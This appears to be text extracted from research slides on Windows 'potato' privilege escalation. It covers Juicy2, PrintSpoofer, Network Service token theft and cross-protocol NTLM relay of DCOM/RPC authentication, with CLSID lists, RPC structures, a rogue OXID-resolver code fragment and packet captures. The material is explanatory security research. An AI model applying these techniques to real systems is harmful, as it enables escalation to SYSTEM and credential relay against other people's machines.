
→ Requirements

- ◆ The machine can make an outbound connection on port 135
- ◆ DCOM Running
- ◆ By default affects only Windows clients, no Windows Servers

[1] <https://decoder.cloud/2020/05/30/the-impersonation-game/>


[2] https://github.com/decoder-it/juicy_2

Juicy2



- Similar to RoguePotato, but uses RPC over TCP (**ncacn_ip_tcp**) instead of RPC over SMB (**ncacn_np**)
- JuicyPotato reloaded, it works for windows > 1803 with some limitations

Juicy2



Juicy2

- Most of CLSIDs returns an **Identification** token, pretty useless...
- Why this behavior?

```
typedef struct _RPC_SECURITY_QOS {  
    unsigned long Version;  
    unsigned long Capabilities;  
    unsigned long IdentityTracking;  
    unsigned long ImpersonationType;  
} RPC_SECURITY_QOS, *PRPC_SECURITY_QOS;
```

- By default: **ImpersonationType=RPC_C_IMP_LEVEL_IDENTIFY**
- Can be overridden at code level (server side) or by controlling the regkey:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

Juicy2

→ Any CLSID that override this behavior?

	A	B	C	D	E
1	CLSID	USER	TYPE	LEVEL	
25	{354ff91b-5e49-4bdc-a8e6-1cb6c6877182}	DESKTOP-172UGPP\andrea	impersona	impersonation	
27	{38F441EB-3D16-422E-8750-B2DACFC5CFEC}	DESKTOP-172UGPP\andrea	impersona	impersonation	
90	{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}	NT AUTHORITY\SYSTEM	impersona	impersonation	
109	{C41B1461-3F8C-4666-B512-6DF24DE566D1}	NT AUTHORITY\SYSTEM	impersona	impersonation	
130	{f8842f8e-dafe-4b37-9d38-4e0714a61149}	DESKTOP-172UGPP\andrea	impersona	impersonation	
134					

ActiveX Installer service, no Windows Server 😞

Other non-“potatoes” techniques

Tyranid's Lair

Saturday, 25 April 2020

Sharing a Logon Session a Little Too Much

Network Service Impersonation

→ **Release Date:** 25 April 2020

→ **Authors:** @tiraniddo

→ **Brief Description**

- ◆ If you can trick the “Network Service” account to write to a named pipe over the “network” and are able to impersonate the pipe, you can access the tokens stored in RPCSS service (which is running as Network Service and contains a pile of treasures) and “steal” a SYSTEM token. [1]



PrintSpoofer

→ **Release Date:** 2 May 2020

→ **Authors:** @itm4n - @jonasLyk

→ **Brief Description**

- ◆ An exposed RPC interface of the Print Spooler service is vulnerable to a path validation bypass in which you can trick the service to write to a controlled named pipe and then impersonating the connection resulting in a SYSTEM token stealing. [2]

[1] <https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html>

[2] <https://itm4n.github.io/printspoofers-abusing-impersonate-privileges/>

Relaying Potatoes Authentication



Basic idea

- What if we (NTLM) relay[1] the RPC authentication triggered by a **potato exploit** instead of impersonating ? --> No more impersonation privileges required!
- Machine authentication (NETWORK SERVICE/LOCAL SYSTEM) is not that useful...
- Some CLSID to the rescue! If activated from session 0:
 - ◆ **BrowserBroker Class** {0002DF02-0000-0000-C000-0000000000046}
 - ◆ **AuthBrokerUI** {0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4}
 - ◆ **Easconsent.dll** {5167B42F-C111-47A1-ACC4-8EABE61B0B54}
- They will trigger an NTLM authentication over RPC from the user interactively logged on :D

[1] "NTLM relay" is a technique of standing between a client and a server to perform actions on the server while impersonating the client" <https://en.hackndo.com/ntlm-relay/>

DCE/RPC NTLM Relay cross protocols


- In recent years most of the research/mitigations about NTLM Relaying were on SMB, HTTP, LDAP... What about **RPC** ?
- RPC -> HTTP , RPC -> LDAP, RPC->SMB cross protocol relay works!
 - ◆ It requires the RPC authentication level is set to **RPC_AUTHN_LEVEL_CONNECT** (0x2)
 - ◆ We need to deal also with NTLM mitigations: **SIGNING, MIC**
- In our scenario two interesting NTLM authentications took place:
 - Oxid Resolution (**IObjectExporter::ResolveOxid2** call)
 - IRemUnknown2 Interface (**IRemUnknown2::RemRelease** call)

OXID Resolution

Victim DCOM



Malicious Attacker



```
223 6.894910 192.168.1.66 192.168.1.88 DCERPC 218 Bind: call_id: 2, Fragment:
228 6.897173 192.168.1.88 192.168.1.66 DCERPC 218 Bind: call_id: 2, Fragment:
Wireshark - Packet 223 - Ethernet
```

```
.....0. .... = Negotiate 0x00200000: Not set
.....0 .... = Negotiate Identify: Not set
.....1... .... = Negotiate Extended Security: Set
.....0.. .... = Target Type Share: Not set
.....0. .... = Target Type Server: Not set
.....0 .... = Target Type Domain: Not set
.....1... .... = Negotiate Always Sign: Set
.....0.. .... = Negotiate 0x00004000: Not set
.....0. .... = Negotiate OEM Workstation Supplied: Not set
.....0 .... = Negotiate OEM Domain Supplied: Not set
.....0... .... = Negotiate Anonymous: Not set
.....0.. .... = Negotiate NT Only: Not set
.....1. .... = Negotiate NTLM key: Set
.....0 .... = Negotiate 0x00000100: Not set
.....1... .... = Negotiate Lan Manager Key: Set
.....0.. .... = Negotiate Datagram: Not set
.....0. .... = Negotiate Seal: Not set
.....1... = Negotiate Sign: Set
.....0... = Request 0x00000008: Not set
.....1.. = Request Target: Set
.....1. = Negotiate OEM: Set
.....1 = Negotiate UNICODE: Set
```

Calling workstation domain: NULL
Calling workstation name: NULL
> Version 10.0 (Build 17763); NTLM Current Revision 15




OXID Resolution

Victim DCOM



Malicious Attacker



`error_status_t ResolveOxid2`

```
(
    handle_t      hRpc,
    OXID* pOxid,
    unsigned short cRequestedProtseqs,
    unsigned short arRequestedProtseqs[],
    DUALSTRINGARRAY** ppdsaOxidBindings,
    IPID* pipidRemUnknown,
    DWORD* pAuthnHint,
    CONVERSION* pComVersion
)
```


`*pAuthnHint = RPC_C_AUTHN_LEVEL_CONNECT;`

OXID Resolution

Victim DCOM



Malicious Attacker



```
error_status_t ResolveOxid2
```


```
(
    handle_t      hRpc,
    OXID* pOxid,
    unsigned short cRequestedProtseqs,
    unsigned short arRequestedProtseqs[],
    DUALSTRINGARRAY** ppdsaOxidBindings,
    IPID* pipidRemUnknown,
    DWORD* pAuthnHint,
    CONVERSION* pComVersion
)
```

```
sprintf_s(endpoint, MAX_PATH, "127.0.0.1[%s]", port);
(*ppdsaOxidBindings)->aStringArray[0] = 0x07; //ncacn_ip_tcp
(*ppdsaOxidBindings)->aStringArray[securityOffset] = RPC_C_AUTHN_WINNT; // 0x0a
```


IRemUnknown2

Victim DCOM

Malicious Attacker




Time	Source	Destination	Protocol	Length	Info
81	127.0.0.1	127.0.0.1	DCERPC	262	Bind: call_id: 3, Frag
86	127.0.0.1	127.0.0.1	DCERPC	262	Bind: call_id: 3, Frag
88	127.0.0.1	127.0.0.1	DCERPC	372	Bind_ack: call_id: 3, I
90	127.0.0.1	127.0.0.1	DCERPC	372	Bind_ack: call_id: 3, I
92	127.0.0.1	127.0.0.1	DCERPC	504	AUTH3: call_id: 3, Fra

Wireshark · Packet 81 · Adapter for loopback traffic capture


```
.....0... .. = Negotiate Target Info: Not set
.....0.. .. = Request Non-NT Session: Not set
.....0. .... = Negotiate 0x00200000: Not set
.....0 .. ... = Negotiate Identify: Not set
.....1... .. = Negotiate Extended Security: Set
.....0.. .. = Target Type Share: Not set
.....0. .... = Target Type Server: Not set
.....0 .. ... = Target Type Domain: Not set
.....1... .. = Negotiate Always Sign: Set
.....0.. .. = Negotiate 0x00004000: Not set
.....1. .... = Negotiate OEM Workstation Supplied: Set
.....1 .. ... = Negotiate OEM Domain Supplied: Set
.....0... .. = Negotiate Anonymous: Not set
.....0.. .. = Negotiate NT Only: Not set
.....1. .... = Negotiate NTLM key: Set
.....0 .. ... = Negotiate 0x00000100: Not set
.....0... .. = Negotiate Lan Manager Key: Not set
.....0.. .. = Negotiate Datagram: Not set
